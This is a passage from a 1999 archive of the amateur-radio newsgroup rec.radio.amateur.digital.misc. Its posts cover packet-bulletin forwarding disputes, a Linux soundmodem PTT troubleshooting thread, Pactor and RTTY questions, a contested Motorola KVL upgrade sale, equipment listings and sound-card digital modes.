kits ? Well, too late now...your now a big red blip on Motorola's
copyright protection/intellectual property protection radar....
and at the very least, they're going to be looking into this to
see if your legit.

Tech 55 <ST1A55@email.msn.com> wrote in message
news:uPsE2nem#GA.310@cpmsnbbsa05...
> Motorola KVL Up Grades for T3011 & T3014 AX,BX or CX
>
> Send me your Motorola Key Variable Loader (KVL)
> and I will upgrade it to DX Version to work on the latest radios
> such as Astros and MTSX 2000.
>
> $150.00 Parts Labor And Shipping
>
>
> For more Info and pictures visit: http://www.channel21.com/radio/tech55/
>
> E-mail At: ST1A55@msn.com
> Thanks !!! Rich
>
>

2224. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Ralph Aichinger <ralph@wildsau.idv.uni-linz.ac.at>
Message-ID: <7h4ntbmks1@asyncXXX.uni-linz.ac.at>
Source record: 18380

Charles Brabham <n5pvl@texoma.net> wrote:

(Message shortened)

> de DG4FDI @ DB0CPU.#RPL.DEU.EU (Thomas)
> to SYSOP @ WW

> Hello Fellow-Sysops

> Here is another bad example what can happen if using internet for
> amateur bbs forwarding.

> My appeal:

> Do not forward (export) amateur radio bulletins outside any media except
> amateur RF, which is our media.
> Stop forwarding to bbs which use doubtful, non-RF paths, such as internet
> (online), e-mail, ftp up/download for bulletins (offline) and telephone bbs.
> Don't give such clowns a chance.

> Otherwise you might find your next bulletin in any network.

Hello!

Maybe I am plain stupid, but I don't get it! What's wrong with anybody
getting amateur messages, as anybody with a scanner can "intercept"
amateur communications anyway. I do not see why putting up bulletins for
ftp should be any different. Amateur communications have to be open
as a legal requirement (of course I mean read-only access, and not posting)
so why should this be a problem?

I am right now studying for my HAM-licence and would *love* to get some
information from the packet network (here in Austria the legal situation
for HAM-radio has changed recently, so I really could need some of
this highly secretive stuff :))

73 ralph

--
ralph aichinger
ralph@wildsau.idv.uni-linz.ac.at
<blatant plug>wer hat ein altes 486er mainboard mit pci bus fuer mich?
(in linz) </blatant plug>

2225. Re: Ft 470 DTMF decode?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Brad Kellison KA8TOK <KA8TOK@four-way.net>
Message-ID: <3735F6BE.2E494788@four-way.net>
Source record: 18381
Cross-posted to: alt.ham-radio.fm,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc
Body handling: Binary attachment payload not displayed: KA8TOK.vcf

DTMF on a 470 allows you to send DTMF TONES not to Decode them.. it store 10 memoryss of DTMF tones to be able to transmitt them.

Tom Fanning wrote:

> Hi
> Just a quick question: can the Yaesu FT-470 handheld decode DTMF tones and
> if so then how? I see a DTMF buton on the keypad but on entering this mode
> nothing seems different and it does not decode. (PS I know it can send DTMF
> so it would be logical for it to rx and decode as well)
>
> --
> Regards,
> Tom
> tom.f@btinternet.com

[One or more binary attachments are retained only in the source text.]

2226. Re: western nc packet info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: scipero@zeno.stoa
Message-ID: <slrn7jbu5f.s1.scipero@zeno.stoa>
Source record: 18382

Hello, Dan. You might give the following sight a look.

http://www.ipass.net/~teara/packet5.html

On Wed, 05 May 1999 01:17:55 GMT, Daniel G. Krause <dkrause@citcom.net> wrote:
> I am a newbie to packet, and just traded a ht for a tnc
>[mfj1270b] that is coming in the mail - when it gets here, I could use
>some help as to freq's and activity to look for in western north
>carolina usa.
>Dan
>
>Amateur Radio KF4TVB

2227. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Hans-Peter Zorn <dg4iad@1409.org>
Message-ID: <7h4u7tvg1@dg4iad.ampr.org>
Source record: 18383

Ralph Aichinger <ralph@wildsau.idv.uni-linz.ac.at> wrote:

> Maybe I am plain stupid, but I don't get it! What's wrong with anybody
> getting amateur messages, as anybody with a scanner can "intercept"
> amateur communications anyway. I do not see why putting up bulletins for
> ftp should be any different. Amateur communications have to be open
> as a legal requirement (of course I mean read-only access, and not posting)
> so why should this be a problem?

Forwarding over the internet implies accepting forward _from_ the
internet. That is the problem. It happens too often that messages
from CB or usenet are imported to the packet-radio net by clueless
gateway operators. Or that broken gateway-software produces dupes.
It is just an empiric observation that such things mostly originate
from those gateways.

Another point is, that internet forward is often one-way (grepping
forward files from ftp-sites) or only temporary. This makes it
nearly impossible to coordinate international forward.

Of course, forwarding over RF is more expensive and needs more
work. But we are radio amateurs, and we should use our own media.
Otherwise the public will not be able to distinguish a radio amateur
from someone who does internet-telephony. And this would be the
death of amateur radio.

The step from forwarding over internet to connect RF-ssb/cw-nets
on different continents over the net is not a big one, imo.

> I am right now studying for my HAM-licence and would *love* to get some
> information from the packet network (here in Austria the legal situation
> for HAM-radio has changed recently, so I really could need some of
> this highly secretive stuff :))

Of course this is completely legal and should be encouraged.
There are several possibities to view packet radio bulletins, e.g.
http://db0sif.ernaehrung.uni-giessen.de/cgi-bin/dpdir?i

73 Hans-Peter
--
http://1409.org

2228. Help! linux packet problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: scipero@zeno.stoa
Message-ID: <slrn7jbvhr.u0.scipero@zeno.stoa>
Source record: 18384

I've almost got packet running on linux, but I have one big snag: the
PTT circuit won't trigger on the rig.

My setup works perfectly under FlexNet on the Windows side, using
the same soundcard drivers, so I know that my hardware is connected
properly.

I get the proper signal into and out of my soundcard. The only thing
missing is the trigger signal out of my serial port.

Yet when I type 'cat > ttyS2' the rig switches immediately to transmit.

Here's all the info I can think to provide.

'setserial /dev/ttyS2' provides the following:
/dev/ttyS2, UART: 16550A, Port: 0x03e8, IRQ: 4

cat /proc/interrupts gives the following:
CPU0
0: 1139607 XT-PIC timer
1: 16845 XT-PIC keyboard
2: 0 XT-PIC cascade
3: 210624 XT-PIC serial
5: 1026826 XT-PIC sbc
12: 262112 XT-PIC PS/2 Mouse
13: 1 XT-PIC fpu
14: 510864 XT-PIC ide0
15: 62 XT-PIC ide1

I type the following to set up packet:
/sbin/modprobe soundmodem
/usr/sbin/sethdlc -p -i sm0 mode sbc:afsk1200 io 0x230 irq 5 dma 0 /
serio 0x3e8
/usr/sbin/sethdlc -i sm0 -a txd 300 slot 100 ppersist 128 half
/usr/sbin/smmixer -i sm0 s=line o=-20
/sbin/ifconfig sm0 hw ax25 kg4bbk-1 up
/sbin/ifconfig sm0 192.168.0.1 netmask 255.255.255.0
/usr/bin/call radio DXOCRA

I've checked through DejaNews, but couldn't find a similar problem.
It seems like I have some kind of conflict with the serial port, but
I can't imagine what. I would really like to get working on the
linux side instead of on Windows, so any ideas would be very much
appreciated.

Brad
kg4bbk

2229. Re: Motorola KVL Up Gades for T3011 & T3014 To DX Ver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Steve Rich <srich@home.com>
Message-ID: <hsnZ2.1512$vP2.1044@news.rdc1.tn.home.com>
Source record: 18385
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

I dont think there is anything wrong with the upgrade deal . The kit to do
it from Big M is only $25 nso and takes 2 minutes to change. It is
available right out of the parts dept.
Eddie wrote in message <7h4krq$pg3$1@news.monmouth.com>...
>Hmmmm, cloning copyrighted EEPROMS's (and SELLING them too ?!?!),
>what a dumbass ! (say hello to that twit posting received MDT
>traffic on his website for us, and the Cheeks to !).....
>
>I suspect the Moto IPP division will be notifying the US Marshalls,
>USSS, and they're going to be busting your door down pretty soon...
>And for what ? A lousy $150 ? IDIOT !!
>
>Hmm, unless you're just selling a bunch of "genuine" Moto upgrade
>kits ? Well, too late now...your now a big red blip on Motorola's
>copyright protection/intellectual property protection radar....
>and at the very least, they're going to be looking into this to
>see if your legit.
>
>
>
>Tech 55 <ST1A55@email.msn.com> wrote in message
>news:uPsE2nem#GA.310@cpmsnbbsa05...
>> Motorola KVL Up Grades for T3011 & T3014 AX,BX or CX
>>
>> Send me your Motorola Key Variable Loader (KVL)
>> and I will upgrade it to DX Version to work on the latest radios
>> such as Astros and MTSX 2000.
>>
>> $150.00 Parts Labor And Shipping
>>
>>
>> For more Info and pictures visit: http://www.channel21.com/radio/tech55/
>>
>> E-mail At: ST1A55@msn.com
>> Thanks !!! Rich
>>
>>
>
>

2230. Re: Help! linux packet problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7h50fq$eu8$1@brokaw.wa.com>
Source record: 18386

Linux doesn't use PTT, it uses VOX. Turn on your VOX and you're
all set....

73, Jim KH2D

scipero@zeno.stoa () wrote:

>I've almost got packet running on linux, but I have one big snag: the
>PTT circuit won't trigger on the rig.

>Brad
>kg4bbk

2231. FS: PK-88 manual copy

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Dave <newsgroups@boatanchors.com>
Message-ID: <7h51h4$5f5@dfw-ixnews7.ix.netcom.com>
Source record: 18387
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

For sale:

Complete copy of PK-88 manual. Inch thick stack! Has
all programming, operating, and other information.

$15 includes Priority Mail via US Mail.

Thanks

Dave WB7AWK
http://www.boatanchors.com

2232. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <vlpZ2.327$V4.5820@news.goodnet.com>
Source record: 18388

The problem is not internet leaks. The problem is the death
of a mode. There are those who will sink with the ship, rather
than throw lifeboats over the side.

Packet Radio A/FSK died in 1991. What we are seeing now is the
remains of an interesting experiment, by those who maintain
some joy from it. I myself still dabble in A/FSK, because
I play with software, or because some old buddies still use it
to chat. None of us have any false hopes of 1.2 kbps being
as much fun as it was in the beginning.

Right now in my living room is a tripod antenna with a 21 dB
gain antenna on it, that I will mount on my roof next weekend.
To this I will tie a 1.6 Mbps wireless Spread Spectrum modem,
and try to go four miles. If I go four miles with two antennas at
20 ft, I will have invested $220 per node, or, about .013 cents
per bit, as opposed to my 2 meter $350 system which is
about 29 cents per bit.

Proxim Symphony Wireless $120
Dish Antenna $ 70
Mast $ 30
Total $220

If everything works out, I plan to negotiate a high altitude
central site, and have three sectors running on a seperate
modem card.

BBS Forwarding is a dead issue. No one (99% of Hams)reads it.

You can see my project at:

http://ham.usa-site.net

Have fun,
Steve, K5OKC
Oklahoma City

Hans-Peter Zorn wrote
>
> [cut]
>
>Of course, forwarding over RF is more expensive and needs more
>work. But we are radio amateurs, and we should use our own media.
>Otherwise the public will not be able to distinguish a radio amateur
>from someone who does internet-telephony. And this would be the
>death of amateur radio.

2233. Re: FS: PK-88 manual copy

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: "John D. Adamson" <josttech@mediaone.net>
Message-ID: <373656E4.9E52F7A6@mediaone.net>
Source record: 18389
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

Sold, Please let me know how to get you the money.

John w1hzh

josttech@mediaone.net

Dave wrote:

> For sale:
>
> Complete copy of PK-88 manual. Inch thick stack! Has
> all programming, operating, and other information.
>
> $15 includes Priority Mail via US Mail.
>
> Thanks
>
> Dave WB7AWK
> http://www.boatanchors.com

2234. Re: FS: Motorola HT-440 VHF 4 Watt 4 Channel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-09 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <37367E59.35C0@ix.netcom.com>
Source record: 18390
Cross-posted to: rec.radio.amateur.digital.misc,

Your posting below was found on rec.radio.amateur.digital.misc

please note that your post belongs on rec.radio.swap, which
is the newsgroup specifically for the purchase and sale
of communications equipment.

perhaps you may be a commercial seller who is not
aware of newsgroup protocol, or a newbie, so
it seemed important to let you know that
rec.radio.amateur.digital.misc , is NOT
the appropropriate location for your posting.

Please use rec.radio.swap , as that is the location
where people look for items for sale..

Tech 55 wrote:
>
> HT440 VHF 140-170 4 Watt 4 Channel
> Ch 1: Blank
> Ch 2: TX/RX 151.955
> Ch 3: TX/RX 146.280
> Ch 4: TX/RX 144.480
>
> Asking $50.00 Or Best Offer + Shipping
>
> For Picture And More Info Visit: http://www.channel21.com/radio/tech55/
>
> E-mail At: ST1A55@msn.com
> Thanks!! Rich

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

2235. Pactor questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Clinton <cpeebles@_nospam_netidea.com>
Message-ID: <3736CC71.6961@_nospam_netidea.com>
Source record: 18248

Hi and thanks for reading this. I've just started playing around on Pactor and noticed that occasionally, I'll come across a station who is repeating their call over and over. Nothing else, just the call. Can someone tell me what this is about? Also, are there Pactor BBS's?

--
Kill the MAI

Remove _nospam_ to reply

Clinton Peebles VE7KNL DN19ie
Salmo, B.C. Canada
E-Mail: cpeebles@netidea.com

2236. Re: RTTY/AMTOR using sound card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: hackenclash@hacken.clash.ch
Message-ID: <373cf890.1486957982@NEWS>
Source record: 18249

On 10 May 1999 09:31:49 GMT, Hamish Moffatt <hamish@rising.com.au>
wrote:

>Gary <gary_seven@earthling.net> wrote:
>> I like BTL for rtty-
>> http://www.megalink.net/~n1rct/index.html
>
>It's nice software, but doesn't work on the SB emulation on my notebook.
>It sees the sound card, initializes it OK, but then doesn't seem to actual
>receive any audio from the sound card (nothing seen on the tuning indicator).
>
>Works fine on the SB16 (real) on my desktop, but my desktop
>is a wideband noise source. :-(

does the Windows audio recorder work on your laptop?
Just curious.
H

2237. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7h6u3erke1@brokaw.wa.com>
Source record: 18250

"Charles Brabham" <n5pvl@texoma.net> wrote:

>The US is one of those backward countries that is causing troubles for Hams
>around the world. Most of the "LandLine Lids" reside right here in the USA,
>a legacy of the TAPR organization.

Charlie's back, time to get another tube of Preparation C......

73, Jim KH2D

2238. Re: Pactor questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7h6u6hrke2@brokaw.wa.com>
Source record: 18251

They are not repeating their call, they are trying to connect to
whomever the callsign they are repeating....

73, Jim KH2D

Clinton <cpeebles@_nospam_netidea.com> wrote:

>Hi and thanks for reading this. I've just started playing around on
>Pactor and noticed that occasionally, I'll come across a station who is
>repeating their call over and over. Nothing else, just the call. Can
>someone tell me what this is about? Also, are there Pactor BBS's?

>--
> Kill the MAI
>---
>Remove _nospam_ to reply

>Clinton Peebles VE7KNL DN19ie
>Salmo, B.C. Canada
>E-Mail: cpeebles@netidea.com

2239. Need RTTY Zones 23 and 26

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <7h70kc$2btg$2@node17.cwnet.frontiernet.net>
Source record: 18252

Hi.

I am looking for a sked or a contact person that can assist
in my goal of RTTY Worked All Zones. Can anyone help to find
station in Zone 23 and 26?

Thanks...

Rick Mintz, W1TY
Rochester (NY) DX Association
Rmintz@Frontiernet.net or W1TY@arrl.net

2240. Re: packet in Killeen TX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: rsdeputy@aol.com
Message-ID: <19990510134438.23113.00001827@ng124.aol.com>
Source record: 18253

>Can someone tell me what the packet freqs are in the Killeen, TX
>and Fort Hood area?

I live in the Waco area and we are using 145.090 and 145.570 up here. There is supposed to be a node in the Temple area on the second frequency. The first frequency is mostly BBS traffic and a few of us die-hard keyboard to keyboard ops. There is also some activity on 441.100.

Good luck!

Robin Deputy
Amateur Radio KE9SQ
PCIA Certified Mobile Communications Technician #39520
RSDeputy@aol.com

2241. Re: Pactor questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7h7736$3lh$1@news.asu.edu>
Source record: 18254

Clinton,

That is not "their" call you see. It is a station they are calling.
On Pactor, you don't see the ID of the station being called until
they get an answer. Doesn't seem legal to me; but, that's the
way it works.

There are lots of BBSs on Pactor. Most of them are operating
Win-Link which is an internet email forwarding system. However,
some of them are just a plain old BBS. You just have to tune
around. Try 7065 to 7080, 10,120 to 10,140, 14,065 to 14,080
These aren't EXACT band-plans; but, they will get you started.

73,

Jack VE3EED/W7
Chandler,AZ
--

2242. Re: Pactor questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37372B56.385DB1CF@erols.com>
Source record: 18255

> On Pactor, you don't see the ID of the station being called until
> they get an answer. Doesn't seem legal to me; but, that's the
> way it works.
>
Technically (in the U.S.), if they don't make the link they should ID
with their own call to be legal. The SCS PTC-II firmware now has the
capablility of starting a link request with a CW ID for just that
reason.

2243. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <37902551.2452004365@news.sci.fi>
Source record: 18256

On Sun, 9 May 1999 09:35:16 -0500, "Charles Brabham"
<n5pvl@texoma.net> quotes a packet radio message from Thomas, DG4FDI:

: de DG4FDI @ DB0CPU.#RPL.DEU.EU (Thomas)
: to SYSOP @ WW

<story about packet radio message propagating through a CB bbs in the
Netherlands>

: PS: This bulletin was posted to the amateur radio bbs network via RF.
: It must not be forwarded, copied etc. to a any other network.
: (C) DG4FDI ;-)
: --
:
: 73 DE Charles Brabham,
: N5PVL @ N5PVL.#NTX.TX.USA.NOAM
: http://www.texoma.net/~n5pvl

If I understand the message above correctly (which I read from the
Internet rec.radio.amateur.digital.misc newsgroup), Thomas requested
that his message should not be distributed to non-amateur radio
networks.

Despite this explicit request, I find it quite ironic that Charles,
who likes to talk about "Landline Lids", forwarded this message to the
Internet. Talking about double standards ...

Paul OH3LWR

2244. Atlanta ham fest,

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: John Fearon <john@peach.negia.net>
Message-ID: <Pine.SOL.3.95.990510160604.8784D-100000@peach.negia.net>
Source record: 18257
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio

Please don't forget the Atlanta ham fest on June 5 and 6. It will be held at Miller Park, in Marietta, Ga. There will be room for seven thousand cars. There will be an active flee market. We have 180 commercial tables and many of them are already gone. If you are interested in commercial tables at $20.00 each then contact Ben Dasher, ke4yzx at bdasher@mindspring.com and if you are interested in flee market spaces at $10.00 each, contact Gars, P. O. box 88 Lilburn, Ga. 30048-0088. For other information, contact John Fearon w4wkp at john@negia.net. We hope that this ham fest will prove to be one of the best and most enjoyable fest we have had in recent years. By the way, the admission will be $5.00 each. There will be food on site. Come one come all. 73 John Fearon, w4wkp

2245. Re: Pactor questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Clinton <cpeebles@_nospam_netidea.com>
Message-ID: <37376182.5E2A@_nospam_netidea.com>
Source record: 18258

Thanks. That clears things up a bit.

--
Kill the MAI

Remove _nospam_ to reply

Clinton Peebles VE7KNL DN19ie
Salmo, B.C. Canada
E-Mail: cpeebles@netidea.com

2246. scanning info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Alf Perez <perez.alfonso.am@bhp.com.au>
Message-ID: <7h7sbc$pfs7@atbhp.corpmel.bhp.com.au>
Source record: 18259

Hi Fred , just wondering if you know any friends , contacts or sites where I
can find information regarding cellular phone modifications.
Particularly Motorola and Nokia types.
One of the projects we have in mind is to be able to convert the mobile into
a scanner , but we don't know what the frequency range or ranges are and how
we can modify / program the hardware or software.
The idea is to have a multipurpose scanner that is capable of picking up and
scan the Operational and Maintenance frequencies on our site and assist us
in monitoring day to day problems and equipment breakdowns at our site.
Stage two of the project is to use a two way mobile system for critical
alarm monitoring of specific remotely located test and operational
equipment. The received data will be fed into a logging computer for
statistical analysis.

Would really appreciate any ideas or help you can give us.

Regards,

Alf

2247. MSYS and y2k Any suggestions ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: n3nka@cvn.net
Message-ID: <nkNZ2.5142$4S.3378219@WReNphoon3>
Source record: 18260

Hello, I have a MSYS BBS here in Gettysburg, PA. I am wondering if anyone knows if the author, (or anyone else) has come up with a year 2000 patch for this program or if we care to continue are we all destined to learn new software
such as FBB. I for one have little time to learn new software, but have made a substantial
investment in my BBS system and dont want it to go to waste.
Any help would be appreciated.
Thanks in advance..
73 de Doug N3NKA

-**** Posted from RemarQ, http://www.remarq.com/?a ****-
Search and Read Usenet Discussions in your Browser - FREE -

2248. USCG Pt. Reyes NMC SITOR frequencies

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: SWL <dk664@yahoo.com>
Message-ID: <7h89nc$r7h$1@oak.prod.itd.earthlink.net>
Source record: 18261

Can someone share with me a full list of SITOR frequencies transmitting out
of NMC, Pt. Reyes?
I found 6325.7 KHz LSB so far.
I'm in Southern Cal area.
Thanks & 73,

P.S. You can email me at dk664@yahoo.com

2249. Re: Motorola KVL Up Gades for T3011 & T3014 To DX Ver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <OHdvPa1m#GA.239@cpmsnbbsa02>
Source record: 18262
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

This an up-grade Kit from Motorola they are genuine Parts. Left over kits
that where not used only a few left

Eddie wrote in message <7h4krq$pg3$1@news.monmouth.com>...
>Hmmmm, cloning copyrighted EEPROMS's (and SELLING them too ?!?!),
>what a dumbass ! (say hello to that twit posting received MDT
>traffic on his website for us, and the Cheeks to !).....
>
>I suspect the Moto IPP division will be notifying the US Marshalls,
>USSS, and they're going to be busting your door down pretty soon...
>And for what ? A lousy $150 ? IDIOT !!
>
>Hmm, unless you're just selling a bunch of "genuine" Moto upgrade
>kits ? Well, too late now...your now a big red blip on Motorola's
>copyright protection/intellectual property protection radar....
>and at the very least, they're going to be looking into this to
>see if your legit.
>
>
>
>Tech 55 <ST1A55@email.msn.com> wrote in message
>news:uPsE2nem#GA.310@cpmsnbbsa05...
>> Motorola KVL Up Grades for T3011 & T3014 AX,BX or CX
>>
>> Send me your Motorola Key Variable Loader (KVL)
>> and I will upgrade it to DX Version to work on the latest radios
>> such as Astros and MTSX 2000.
>>
>> $150.00 Parts Labor And Shipping
>>
>>
>> For more Info and pictures visit: http://www.channel21.com/radio/tech55/
>>
>> E-mail At: ST1A55@msn.com
>> Thanks !!! Rich
>>
>>
>
>

2250. Re: Motorola KVL Up Gades for T3011 & T3014 To DX Ver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <#EH50b1m#GA.245@cpmsnbbsa02>
Source record: 18263
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

This an up-grade Kit from Motorola they are genuine Parts. Left over kits
that where not used only a few left

2251. More modes for use with the sound card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <37360578@news.iprolink.co.nz>
Source record: 18391
Cross-posted to: alt.ham-radio.exotic-modes,alt.ham-radio.hf,aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

By now you all know about PSK31 for sound card by Peter G3PLX. You may also know about BTL for RTTY with a sound card, by Rob ZL2AKM.

But do you know about Hellschreiber? Have you tried it? It has a fast growing and dedicated following -

All you need is a Win95/98 PC with a sound card, like PSK31 and BTL, and the performance is very good. Hell is particularly good at rejecting noise, because it is "human readable", so the eye sees patterns and rejects noise. In addition, it is barely affected by ionospheric doppler, and it therefore works fine at times when PSK31 is not usable. It is also is far better performer than RTTY, and occupies similar bandwidth.

There are some 100 or more Hell operators in nearly 40 countries at present. For more information see my web site:

http://www.qsl.net/zl1bpu

For the absolutely AWESOME Hell software by Nino IZ8BLY, see my site or Nino's which is at:

http://www.freeweb.org/varie/ninopo/radio/Hell/index.htm

Encourage your friends to try Hell, which is a neat mode that has a fascinating history and offers both high performance and simplicity to rival CW. If you have any questions, don't hesitate to send me a note.

73,

Murray ZL1BPU
http://www.qsl.net/zl1bpu
as149@detroit.freenet.org

BUT DON'T SPAM ME!

2252. Re: RTTY/AMTOR using sound card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <3736044a@news.iprolink.co.nz>
Source record: 18392

Andy,
I endorse the other replies about using BTL for RTTY with a sound card, and forgetting Amtor. Shame, because the Amtor FEC mode was really good.

Do try BTL, it works great.

However, PLEASE also look at Hellschreiber as a viable alternative. The hardware setup required is exactly the same as for PSK31, and the performance is very good. Hell is particularly good at rejecting noise, because it is "human readable", so the eye sees patterns and rejects noise. In addition, it is barely affected by ionospheric doppler, and it therefore works fine at times when PSK31 is not usable. It is also is far better performer than RTTY, and occupies similar bandwidth.

There are some 100 or more Hell operators in nearly 40 countries at present. For more information see my web site:

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For the absolutely AWESOME Hell software by Nino IZ8BLY, see my site or Nino's which is at:

http://www.freeweb.org/varie/ninopo/radio/Hell/index.htm

Encourage your friends to try Hell, which is a neat mode that has a fascinating history and offers both high performance and simplicity to rival CW. If you have any questions, don;t hesitate to send me a note.

73,

Murray ZL1BPU
http://www.qsl.net/zl1bpu
as149@detroit.freenet.org

BUT DON'T SPAM ME!

2253. WTB: WAVECOM RTTY DEMOD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: RAMSTA <ramsta@cts.com>
Message-ID: <01be9a7a$5cd4f360$24c644d1@ramsta.inetworld.net>
Source record: 18393

Wanted to purchase a Wavecom rtty demod....must be in exc working condition.

Mike/KC8CU/San Diego

2254. Re: RTTY/AMTOR using sound card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7h6925aui1@arachne.labyrinth.net.au>
Source record: 18394

Gary <gary_seven@earthling.net> wrote:
> I like BTL for rtty-
> http://www.megalink.net/~n1rct/index.html

It's nice software, but doesn't work on the SB emulation on my notebook.
It sees the sound card, initializes it OK, but then doesn't seem to actual
receive any audio from the sound card (nothing seen on the tuning indicator).

Works fine on the SB16 (real) on my desktop, but my desktop
is a wideband noise source. :-(

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2255. Re: Help! linux packet problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7h6988aui2@arachne.labyrinth.net.au>
Source record: 18395

Jim <kh2d@my-dejanews.com> wrote:
> Linux doesn't use PTT, it uses VOX. Turn on your VOX and you're
> all set....

Nonsense! Actually, the original poster didn't say which modem driver
he was actually using, but I guess it was the soundmodem. You can certainly
use sethdlc to get PTT on a serial port, I do it that way here.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2256. Digital Simulator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Vladimir Timoshechkin <macrosim@icom.ee>
Message-ID: <3736AED3.C0E715D4@icom.ee>
Source record: 18396

Digital Simulator

http://vladima.virtualave.net

2257. Re: What they're saying on Packet [DG4FDI]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-10 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7h6a6i$j7i@enews3.newsguy.com>
Source record: 18397

Ralph Aichinger wrote in message <7h4ntbmks1@asyncXXX.uni-linz.ac.at>...

>
>> Do not forward (export) amateur radio bulletins outside any media except
>> amateur RF, which is our media.
>> Stop forwarding to bbs which use doubtful, non-RF paths, such as internet
>> (online), e-mail, ftp up/download for bulletins (offline) and telephone
bbs.
>> Don't give such clowns a chance.
>
>> Otherwise you might find your next bulletin in any network.
>
>Hello!
>
>Maybe I am plain stupid, but I don't get it! What's wrong with anybody
>getting amateur messages, as anybody with a scanner can "intercept"
>amateur communications anyway. I do not see why putting up bulletins for
